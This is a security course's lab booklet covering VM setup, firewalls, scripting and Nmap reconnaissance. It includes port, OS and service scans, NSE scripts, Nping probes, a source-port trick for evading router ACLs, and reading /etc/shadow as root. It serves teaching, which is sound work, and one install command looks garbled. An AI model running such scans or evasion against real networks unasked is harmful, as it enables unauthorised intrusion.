

Elective Security in Web Development, KEA exercises

Henrik Kramselund
hlk@zencurity.com

March 14, 2022



Contents

1 Download Debian Administrator's Handbook (DEB) Book 10 min	2
2 Download Kali Linux Revealed (KLR) Book 10 min	3
3 Check your Debian Linux VM 10 min	4
4 Check your Kali VM, run Kali Linux 30 min	5
5 Investigate /etc 10 min	6
6 Enable UFW firewall - 10 min	7
7 Git tutorials - 15min	9
8 Install JupyterLab – up to 30min	11
9 Postman API Client 20 min	13
10 Run small programs: Python, Shell script 20min	14
11 Small programs with data types 15min	16
12 Optional: Run parts of a Django tutorial 30min	17
13 Execute nmap TCP and UDP port scan 20 min	18
14 Discover active systems ping and port sweep 15 min	19
15 Perform nmap OS detection	20
16 Perform nmap service scan	21
17 Optional: Nmap full scan	22
18 Reporting HTML	23
19 Optional: Nping check ports	25
20 Optional: Nmap Scripting Engine NSE scripts	27

CONTENTS

21 Run OWASP Juice Shop 45 min	29
22 Setup JuiceShop environment, app and proxy - up to 60min	31
23 JuiceShop Attacks 60min	33
24 Demo: Buffer Overflow 101 - 30-40min	36
25 SSL/TLS scanners 15 min	40
26 Internet scanners 15 min	41
27 Real Vulnerabilities up to 30min	42
28 Nikto Web Scanner 15 min	43
29 Whatweb Scanner 15 min	45
30 Apache Benchmark 20 min	46
31 Bonus:TCP SYN flooding 30min	48
32 Nginx as a Transport Layer Security (TLS) endpoint 20 min	50
33 Run Nginx as a load balancer	51
34 Nginx logging 20 min	53
35 Nginx filtering 40 min	54

Preface

This material is prepared for use in *Security in Web Development* elective course and was prepared by Henrik Kramselund, <http://www.zencurity.com> . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github Look for security-in-web-development-exercises in the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

<https://github.com/kramse/kramse-labs>

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content

Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

Download Debian Administrator's Handbook (DEB) Book 10 min



Objective:

We need a Linux for running some tools during the course. I have chosen Debian Linux as this is open source, and the developers have released a whole book about running it.

This book is named *The Debian Administrator's Handbook*, - shortened DEB

Purpose:

We need to install Debian Linux in a few moments, so better have the instructions ready.

Suggested method:

Create folders for educational materials. Go to download from the link <https://debian-handbook.info/> Read and follow the instructions for downloading the book.

Solution:

When you have a directory structure for download for this course, and the book DEB in PDF you are done.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.


Debian Linux is a free operating system platform.

The book DEB is free, but you can buy/donate to Debian, and I recommend it.

Not curriculum but explains how to use Debian Linux

Exercise 2

Download Kali Linux Revealed (KLR) Book 10 min



Kali Linux Revealed Mastering the Penetration Testing Distribution

Objective:

We need a Kali Linux for running tools during the course. This is open source, and the developers have released a whole book about running Kali Linux.

This is named Kali Linux Revealed (KLR)

Purpose:

We need to install Kali Linux in a few moments, so better have the instructions ready.

Suggested method:

Create folders for educational materials.

Current link, may be updated:

<https://kali.training/>

Read and follow the instructions for downloading the book.

Solution:

When you have a directory structure for download for this course, and the book KLR in PDF you are done.

Discussion:


Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux is a free pentesting platform, and probably worth more than \$10.000

The book KLR is free, but you can buy/donate, and I recommend it.

Exercise 3

Check your Debian Linux VM 10 min



Objective:

Make sure your virtual Debian server is in working order.

We need a Debian Linux for running a few extra tools during the course.

This is a bonus exercise - only one Debian is needed per team.

Purpose:

If your VM is not installed and updated we will run into trouble later.

Suggested method:

Go to <https://github.com/kramse/kramse-labs/>

Read the instructions for the setup of a Kali VM.

Hints:

Solution:

When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 4

Check your Kali VM, run Kali Linux 30 min



Objective:

Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:

If your VM is not installed and updated we will run into trouble later.

Suggested method:

Go to <https://github.com/kramse/kramse-labs/>

Read the instructions for the setup of a Kali VM.

Hints:

If you allocate enough memory and disk you won't have problems.

Solution:

When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 5

Investigate /etc 10 min

Objective:

We will investigate the /etc directory on Linux. We need a Debian Linux and a Kali Linux, to compare

Purpose:

Start seeing example configuration files, including:

- User database /etc/passwd and /etc/group
- The password database /etc/shadow

Suggested method:

Boot your Linux VMs, log in

Investigate permissions for the user database files passwd and shadow

Hints:

Linux has many tools for viewing files, the most efficient would be less.

```
hlk@debian:~$ cd /etc
hlk@debian:/etc$ ls -l shadow passwd
-rw-r--r-- 1 root root  2203 Mar 26 17:27 passwd
-rw-r----- 1 root shadow 1250 Mar 26 17:27 shadow
hlk@debian:/etc$ ls
... all files and directories shown, investigate more if you like
```

Showing a single file: less /etc/passwd and press q to quit

Showing multiple files: less /etc/* then :n for next and q for quit

Trying reading the shadow file as your regular user:

```
user@debian-9-lab:/etc$ cat /etc/shadow
```

```
cat: /etc/shadow: Permission denied
```

Why is that? Try switching to root, using su or sudo, and redo the command.

Solution:

When you have seen the most basic files you are done.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Sudo is a tool often used for allowing users to perform certain tasks as the super user. The tool is named from superuser do! <https://en.wikipedia.org/wiki/Sudo>

Exercise 6

Enable UFW firewall - 10 min

Objective:

Turn on a firewall and configure a few simple rules.

Purpose:

See how easy it is to restrict incoming connections to a server.

Suggested method:

Install a utility for firewall configuration.

You could also perform Nmap port scan with the firewall enabled and disabled.

Hints:

Using the ufw package it is very easy to configure the firewall on Linux.

Install and configuration can be done using these commands.

```
root@debian01:~# apt install ufw
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ufw
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 164 kB of archives.
After this operation, 848 kB of additional disk space will be used.
Get:1 http://mirrors.dotsrc.org/debian stretch/main amd64 ufw all 0.35-4 [164 kB]
Fetched 164 kB in 2s (60.2 kB/s)
...
root@debian01:~# ufw allow 22/tcp
Rules updated
Rules updated (v6)
root@debian01:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@debian01:~# ufw status numbered
Status: active
```

	To	Action	From
	--	-----	----
[1]	22/tcp	ALLOW IN	Anywhere
[2]	22/tcp (v6)	ALLOW IN	Anywhere (v6)

Also allow port 80/tcp and port 443/tcp - and install a web server. Recommend Nginx apt-get install nginx

Solution:

When firewall is enabled and you can still connect to Secure Shell (SSH) and web service, you are done.

Discussion:

Further configuration would often require adding source prefixes which are allowed to connect to specific services. If this was a database server the database service should probably not be reachable from all of the Internet.

Web interfaces also exist, but are more suited for a centralized firewall.

Configuration of this firewall can be done using ansible, see the documentation and examples at https://docs.ansible.com/ansible/latest/modules/ufw_module.html

Should you have both a centralized firewall in front of servers, and local firewall on each server? Discuss within your team.

Exercise 7

Git tutorials - 15min



Objective:

Try the program Git locally on your workstation

Purpose:

Running Git will allow you to clone repositories from others easily. This is a great way to get new software packages, and share your own.

Git is the name of the tool, and Github is a popular site for hosting git repositories.

Suggested method:

Run the program from your Linux VM. You can also clone from your Windows or Mac OS X computer. Multiple graphical front-end programs exist too.

First make sure your system is updated, as root run:

```
sudo apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
```

You should reboot if the kernel is upgraded :-)

Second make sure your system has Git, ansible and my playbooks: (as root run, or with sudo as shown)

```
sudo apt -y install ansible git
```

Most important are Git clone and pull:

```
user@Projects:tt$ git clone https://github.com/kramse/kramse-labs.git
Cloning into 'kramse-labs'...
remote: Enumerating objects: 283, done.
remote: Total 283 (delta 0), reused 0 (delta 0), pack-reused 283
Receiving objects: 100% (283/283), 215.04 KiB | 898.00 KiB/s, done.
Resolving deltas: 100% (145/145), done.

user@Projects:tt$ cd kramse-labs/

user@Projects:kramse-labs$ ls
LICENSE README.md core-net-lab lab-network suricatazeek work-station
user@Projects:kramse-labs$ git pull
Already up to date.
```

If you want to install the Atom editor, you can run the Ansible playbook from the workstation directory.

Then run it with:

```
cd ~/kramse-labs/workstation  
ansible-playbook -v 1-dependencies.yml
```

Hints:

Browse the Git tutorials on <https://git-scm.com/docs/gittutorial> and <https://guides.github.com/activities/hello-world/>

We will not do the whole tutorials within 15 minutes, but get an idea of the command line, and see examples. Refer back to these tutorials when needed or do them at home.

Note: you don't need an account on Github to download/clone repositories, but having an account allows you to save repositories yourself and is recommended.

Solution:


When you have tried the tool and seen the tutorials you are done.

Discussion:

Before Git there has been a range of version control systems, see https://en.wikipedia.org/wiki/Version_control for more details.

Exercise 8

Install JupyterLab – up to 30min



Objective:

Try using a programming library in the Python and R environment JupyterLab.

Purpose:

This exercise will allow you to install programs using both apt and pip, package managers for Debian programs and Python programs.

Suggested method:

Make sure Python3 PIP and R language are installed, as root do:

```
root@debian:~# apt install System Integration python3-pip r-base
```

Install jupyterlab using pip3:

```
root@debian:~# pip3 install jupyterlab
# ... lots of output
```

Install jupyterlab kernel using R:

```

root@debian:~# R \emph{// note this is a command named R, single capital}

R version 4.0.4 (2021-02-15) -- "Lost Library Book"
Copyright (C) 2021 The R Foundation for Statistical Computing
Platform: x86_64-pc-linux-gnu (64-bit)

R is free software and comes with ABSOLUTELY NO WARRANTY.
You are welcome to redistribute it under certain conditions.
Type 'license()' or 'licence()' for distribution details.

Natural language support but running in an English locale

R is a collaborative project with many contributors.
Type 'contributors()' for more information and
'citation()' on how to cite R or R packages in publications.

Type 'demo()' for some demos, 'help()' for on-line help, or
'help.start()' for an HTML browser interface to help.
Type 'q()' to quit R.

> install.packages('IRkernel')
# ... lots of output
> IRkernel::installspec(user = FALSE)
[InstallKernelSpec] Installed kernelspec ir in /usr/local/share/jupyter/kernels/ir
> exit

```

Hints:

You can also just run JupyterLab on the web ☺

Solution:

When you can start JupyterLab and run Python3 from a Markdown document, you are done.

Discussion:

Jupyter is a whole ecosystem and there is a lot of documentation available.

The main reason for installing it in this course is to make you able to install programs later in the course, and your life.

Exercise 9

Postman API Client 20 min

Objective:

Get a program capable of sending REST HTTP calls installed.

Purpose:

Debugging REST is often needed, and some tools like Elasticsearch is both configured and maintained using REST APIs.

Suggested method:

Download the app from <https://www.postman.com/downloads/>

Available for Windows, Mac and Linux.

Hints:

You can run the application without signing in anywhere.

Solution:

When you have performed a REST call from within this tool, you are done.

Example: use the fake site <https://jsonplaceholder.typicode.com/todos/1> and other similar methods from the same (fake) REST API

If you have Elasticsearch installed and running try: <http://127.0.0.1:9200>

Discussion:

Multiple applications and plugins can perform similar functions. This is a standalone app.

Tools like Elasticsearch has plugins allowing decoupling of the API and plugins. Example: <https://www.elastic.co/what-is/elasticsearch-monitoring> and <https://www.elastic.co/what-is/open-x-pack>

Exercise 10

Run small programs: Python, Shell script 20min

Objective:

Be able to create small scripts using Python and Unix shell.

Purpose:

Often it is needed to automate some task. Using scripting languages allows one to quickly automate.

Python is a very popular programming language. The Python language is an interpreted, high-level, general-purpose programming language. Created by Guido van Rossum and first released in 1991.

You can read more about Python at:

<https://www.python.org/about/gettingstarted/> and

[https://en.wikipedia.org/wiki/Python_\(programming_language\)](https://en.wikipedia.org/wiki/Python_(programming_language))

Shell scripting is another method for automating things on Unix. There are a number of built-in shell programs available.

You should aim at using basic shell scripts, to be used with `/bin/sh` - as this is the most portable Bourne shell.

Suggested method:

Both shell and Python is often part of Linux installations.

Use and editor, leafpad, atom, VI/VIM, joe, EMACS, Nano ...

Create two files, I named them `python-example.py` and `shell-example.sh`:

```
#!/usr/bin/env python3
# Function for nth Fibonacci number

def Fibonacci(n):
    if n<0:
        print("Incorrect input")
    # First Fibonacci number is 0
    elif n==1:
        return 0
    # Second Fibonacci number is 1
    elif n==2:
        return 1
    else:
        return Fibonacci(n-1)+Fibonacci(n-2)

# Driver Program

print(Fibonacci(9))

#This code is contributed by Saket Modi
# https://www.geeksforgeeks.org/python-program-for-fibonacci-numbers-2/
```

```
#!/bin/sh
# The ! and # tell which interpreter to use
# Comments are easy

DATE=`date +%Y-%m-%d`
```

```
USERCOUNT=$(wc -l /etc/passwd)
echo "Todays date in ISO format is: $DATE"

echo "This system has $USERCOUNT users"
```

Unix does not require the file type .py or .sh, but it is often recommended to use it. To be able to run these programs you need to make them executable. Use the commands to set execute bit and run them:

Note: Python is available in two versions, version 2 and version 3. You should aim at running only version 3, as the older one is deprecated.

Hints:

```
$ chmod +x python-example.py shell-example.sh
```

```
$ ./python-example.py
21
```

```
$ ./shell-example.sh
Todays date in ISO format is: 2019-08-29
This system has 32 /etc/passwd users
```

Solution:

When you have tried making both a shell script and a python program, you are done.

Discussion:

If you want to learn better shell scripting there is an older but very recommended book,

Classic Shell Scripting Hidden Commands that Unlock the Power of Unix By Arnold Robbins, Nelson Beebe. Publisher: O'Reilly Media Release Date: December 2008
<http://shop.oreilly.com/product/9780596005955.do>

Exercise 11

Small programs with data types 15min

Objective:

Try out small programs similar to:

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv)
{
    (void) argc; (void) argv;
    short int i1 = 32767;
    printf("First debug int is %d\n", i1);
    i1++;
    printf("Second debug int is now %d \n", i1);
}
```

```
user@Projects:programs$ gcc -o int1 int1.c && ./int1
```

```
First debug int is 32767
```

```
Second debug int is now -32768
```

Purpose:

See actual overflows when going above the maximum for the selected types.

Suggested method:

Compile program as is. Run it. See the problem.

Then try changing the int type, try with signed and unsigned. Note differences

Hints:

Use a calculator to find the maximum, like 2^{16} , 2^{32} etc.

Solution:

When you have tried adding one to a value and seeing it going negative, you are done.

Discussion:

Exercise 12

Optional: Run parts of a Django tutorial 30min

Objective:

Talk about web applications, how they are made.

Purpose:

Know how you can get started using a framework, like Django

<https://www.djangoproject.com/>

Suggested method:

We will visit a Django tutorial and talk about the benefits from using existing frameworks.

Hints:

Input validation is a problem most applications face. Using Django a lot of functionality is available for input validation.

Take a look at Form and field validation:

<https://docs.djangoproject.com/en/2.2/ref/forms/validation/>

You can also write your own validators, and should centralize validation in your own applications.

```
from django.core.exceptions import ValidationError
from django.utils.translation import gettext_lazy as _

def validate_even(value):
    if value % 2 != 0:
        raise ValidationError(
            _('%(value)s is not an even number'),
            params={'value': value},
        )
```

Example from: <https://docs.djangoproject.com/en/2.2/ref/validators/>

Solution:

When we have covered basics of what Django is, what frameworks provide and seen examples, we are done.

Discussion:

Django is only an example, other languages and projects exist.

Exercise 13

Execute nmap TCP and UDP port scan 20 min

Objective:

Use nmap to discover important open ports on active systems

Purpose:

Finding open ports will allow you to find vulnerabilities on these ports.

Suggested method:

Use `nmap -p 1-1024 server` to scan the first 1024 TCP ports and use Nmap without ports. What is scanned then?

Try to use `nmap -sU` to scan using UDP ports, not really possible if a firewall is in place.

If a firewall blocks ICMP you might need to add `-Pn` to make nmap scan even if there are no Ping responses

Hints:

Sample command: `nmap -Pn -sU -p1-1024 server` UDP port scanning 1024 ports without doing a Ping first

Solution:

Discover some active systems and most interesting ports, which are 1-1024 and the built-in list of popular ports.

Discussion:


There is a lot of documentation about the nmap portscanner, even a book by the author of nmap. Make sure to visit <http://www.nmap.org>

TCP and UDP is very different when scanning. TCP is connection/flow oriented and requires a handshake which is very easy to identify. UDP does not have a handshake and most applications will not respond to probes from nmap. If there is no firewall the operating system will respond to UDP probes on closed ports - and the ones that do not respond must be open.

When doing UDP scan on the internet you will almost never get a response, so you cannot tell open (not responding services) from blocked ports (firewall drop packets). Instead try using specific service programs for the services, sample program could be `nsping` which sends DNS packets, and will often get a response from a DNS server running on UDP port 53.

Exercise 14

Discover active systems ping and port sweep 15 min



Objective:

Use nmap to discover active systems and ports

Purpose:

Know how to use nmap to scan networks for active systems. These ports receive traffic from the internet and can be used for DDoS attacks.

Tip: Yes, filtering traffic further out removes it from processing in routers, firewalls, load balancers, etc. So making a stateless filter on the edge may be recommended.

Suggested method:

Try different scans,

- Ping sweep to find active systems
- Port sweeps to find active systems with specific ports

Hints:

Try nmap in sweep mode - and you may run this from Zenmap

Solution:

Use the command below as examples:

- Ping sweep ICMP and port probes: `nmap -sP 10.0.45.*`
- Port sweeps 80/tcp and 443/tcp: `nmap -p 80 10.0.45.*`
- Port sweeps UDP scans can be done: `nmap -sU -p 161 10.0.45.*`

Discussion:

Quick scans quickly reveal interesting hosts, ports and services

Also now make sure you understand difference between single host scan 10.0.45.123/32, a whole subnet /24 250 hosts 10.0.45.0/24 and other more advanced targeteting like 10.0.45.0/25 and 10.0.45.1-10

We will now assume port 80/443 are open, as well as a few UDP services - maybe we can use them in amplification attacks later.

Exercise 15

Perform nmap OS detection

Objective:

Use nmap OS detection and see if you can guess the brand of devices on the network

Purpose:

Getting the operating system of a system will allow you to focus your next attacks.

Suggested method:

Look at the list of active systems, or do a ping sweep.

Then add the OS detection using the option `-O`

Better to use `-A` all the time, includes even more scripts and advanced stuff See the next exercise.

Hints:

The nmap can send a lot of packets that will get different responses, depending on the operating system. TCP/IP is implemented using various constants chosen by the implementors, they have chosen different standard packet TTL etc.

Solution:

Use a command like `nmap -O -p1-100 10.0.45.45` or `nmap -A -p1-100 10.0.45.45`

Discussion:

nmap OS detection is not a full proof way of knowing the actual operating system, but in most cases it can detect the family and in some cases it can identify the exact patch level of the system.

Exercise 16

Perform nmap service scan

Objective:

Use more advanced features in Nmap to discover services.

Purpose:

Getting more intimate with the system will allow more precise discovery of the vulnerabilities and also allow you to select the next tools to run.

Suggested method:

Use `nmap -A` option for enabling service detection and scripts

Hints:

Look into the manual page of nmap or the web site book about nmap scanning

Solution:

Run nmap and get results.

Discussion:

Some services will show software versions allowing an attacker easy lookup at web sites to known vulnerabilities and often exploits that will have a high probability of success.

Make sure you know the difference between a vulnerability which is discovered, but not really there, a false positive, and a vulnerability not found due to limitations in the testing tool/method, a false negative.

A sample false positive might be reporting that a Windows server has a vulnerability that you know only to exist in Unix systems.

Exercise 17

Optional: Nmap full scan

Objective:

Documenting the security level of a network often requires extensive testing. Below are some examples of the scanning methodology needed.

Purpose:

Doing a port scan often requires you to run multiple Nmap scans.

Suggested method:

Use Zenmap to do:

1. A few quick scans, to get web servers and start web scanners/crawlers
2. Full scan of all TCP ports, `-p 1-65535`
3. Full or limited UDP scan, `nmap -sU --top-ports 100`
4. Specialized scans, like specific source ports

Hints:

Using a specific source ports using `-g/--source-port <portnum>`: Use given port number with ports like FTP 20, DNS 53 can sometimes get around router filters and other stateless Access Control Lists

Solution:

Run multiple nmap and get results. At least TCP and UDP top-ports 10.

Discussion:

Recommendation it is highly recommended to always use:

`-iL <inputfilename>`: Input from list of hosts/networks
`-oA outputbasename`: output in all formats, see later

Some examples of real life Nmaps I have run recently:

```
dns-scan: nmap -sU -p 53 --script=dns-recursion -iL targets -oA dns-recursive
bgpscan: nmap -A -p 179 -oA bgpscan -iL targets
dns-recursive: nmap -sU -p 53 --script=dns-recursion -iL targets -oA dns-recursive
php-scan: nmap -sV --script=http-php-version -p80,443 -oA php-scan -iL targets
scan-vtep-tcp: nmap -A -p 1-65535 -oA scan-vtep-tcp 10.1.2.3 192.0.2.123
snmp-10.x.y.0.gnmap: nmap -sV -A -p 161 -sU --script=snmp-info -oA snmp-10xy 10.x.y.0/19
snmpscan: nmap -sU -p 161 -oA snmpscan --script=snmp-interfaces -iL targets
sshscan: nmap -A -p 22 -oA sshscan -iL targets
vncscan: nmap -A -p 5900-5905 -oA vncscan -iL targets
```

Exercise 18

Reporting HTML

Nmap Scan Report - Scanned at Fri Sep 7 18:35:54 2018

Scan Summary | www.zencurify.com (185.129.60.130)

Scan Summary

Nmap 7.70 was initiated at Fri Sep 7 18:35:54 2018 with these arguments:
`nmap -oA zencurify-web www.zencurify.com`

Verbosity: 0; Debug level 0

Nmap done at Fri Sep 7 18:35:59 2018; 1 IP address (1 host up) scanned in 4.90 seconds

185.129.60.130 / www.zencurify.com

Address

- 185.129.60.130 (ipv4)

Hostnames

- www.zencurify.com (user)

Ports

The 998 ports scanned but not shown below are in state: **filtered**

- 998 ports replied with: **no-responses**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp open	http	syn-ack			
443	tcp open	https	syn-ack			

Objective:

Show the use of XML output and convert to HTML

Purpose:

Reporting data is very important. Using the oA option Nmap can export data in three formats easily, each have their use. They are normal, XML, and grepable formats at once.

Suggested method:

```
sudo nmap -oA zencurify-web www.zencurify.com
xsltproc zencurify-web.xml > zencurify-web.html
```

Hints:

Nmap includes the stylesheet in XML and makes it very easy to create HTML.

Solution:

Run XML through xsltproc, command line XSLT processor, or another tool

Discussion:

Options you can use to change defaults:

```
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
```

Also check out the Ndiff tool

```
hlk@cornerstone03:~$ ndiff zencurity-web.xml zencurity-web-2.xml
-Nmap 7.70 scan initiated Fri Sep 07 18:35:54 2018 as: nmap -oA zencurity-web www.zencurity.
+Nmap 7.70 scan initiated Fri Sep 07 18:46:01 2018 as: nmap -oA zencurity-web-2 www.zencurit

www.zencurity.com (185.129.60.130):
PORT      STATE SERVICE VERSION
+443/tcp  open  https
```

(I ran a scan, removed a port from the first XML file and re-scanned)

Exercise 19

Optional: Nping check ports

Objective:

Show the use of Nping tool for checking ports through a network

Purpose:

Nping can check if probes can reach through a network, reporting success or failure.
Allows very specific packets to be sent.

Suggested method:

```
root@KaliVM:~# nping --tcp -p 80 www.zencurity.com
```

```
Starting Nping 0.7.70 ( https://nmap.org/nping ) at 2018-09-07 19:06 CEST
```

```
SENT (0.0300s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40 seq=2984847972 win=1480
RCVD (0.0353s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=49674 iplen=44 seq=3654597698 win=16384 <ms
SENT (1.0305s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40 seq=2984847972 win=1480
RCVD (1.0391s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=50237 iplen=44 seq=2347926491 win=16384 <ms
SENT (2.0325s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40 seq=2984847972 win=1480
RCVD (2.0724s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=9842 iplen=44 seq=2355974413 win=16384 <ms
SENT (3.0340s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40 seq=2984847972 win=1480
RCVD (3.0387s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=1836 iplen=44 seq=3230085295 win=16384 <ms
SENT (4.0362s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40 seq=2984847972 win=1480
RCVD (4.0549s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=62226 iplen=44 seq=3033492220 win=16384 <ms
```

```
Max rtt: 40.044ms | Min rtt: 4.677ms | Avg rtt: 15.398ms
```

```
Raw packets sent: 5 (200B) | Rcvd: 5 (220B) | Lost: 0 (0.00%)
```

```
Nping done: 1 IP address pinged in 4.07 seconds
```

Hints:

A lot of options are similar to Nmap

Solution:

Discussion:

A colleague of ours had problems sending specific IPsec packets through a provider. Using a tool like Nping it is possible to show what happens, or where things are blocked.

Things like changing the TTL may provoke ICMP messages, like this:

```
root@KaliVM:~# nping --tcp -p 80 --ttl 3 www.zencurity.com
```

```
Starting Nping 0.7.70 ( https://nmap.org/nping ) at 2018-09-07 19:08 CEST
```

```
SENT (0.0303s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40 seq=1997801125 win=1480
RCVD (0.0331s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=28456 iplen=7
SENT (1.0314s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40 seq=1997801125 win=1480
RCVD (1.0337s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=28550 iplen=7
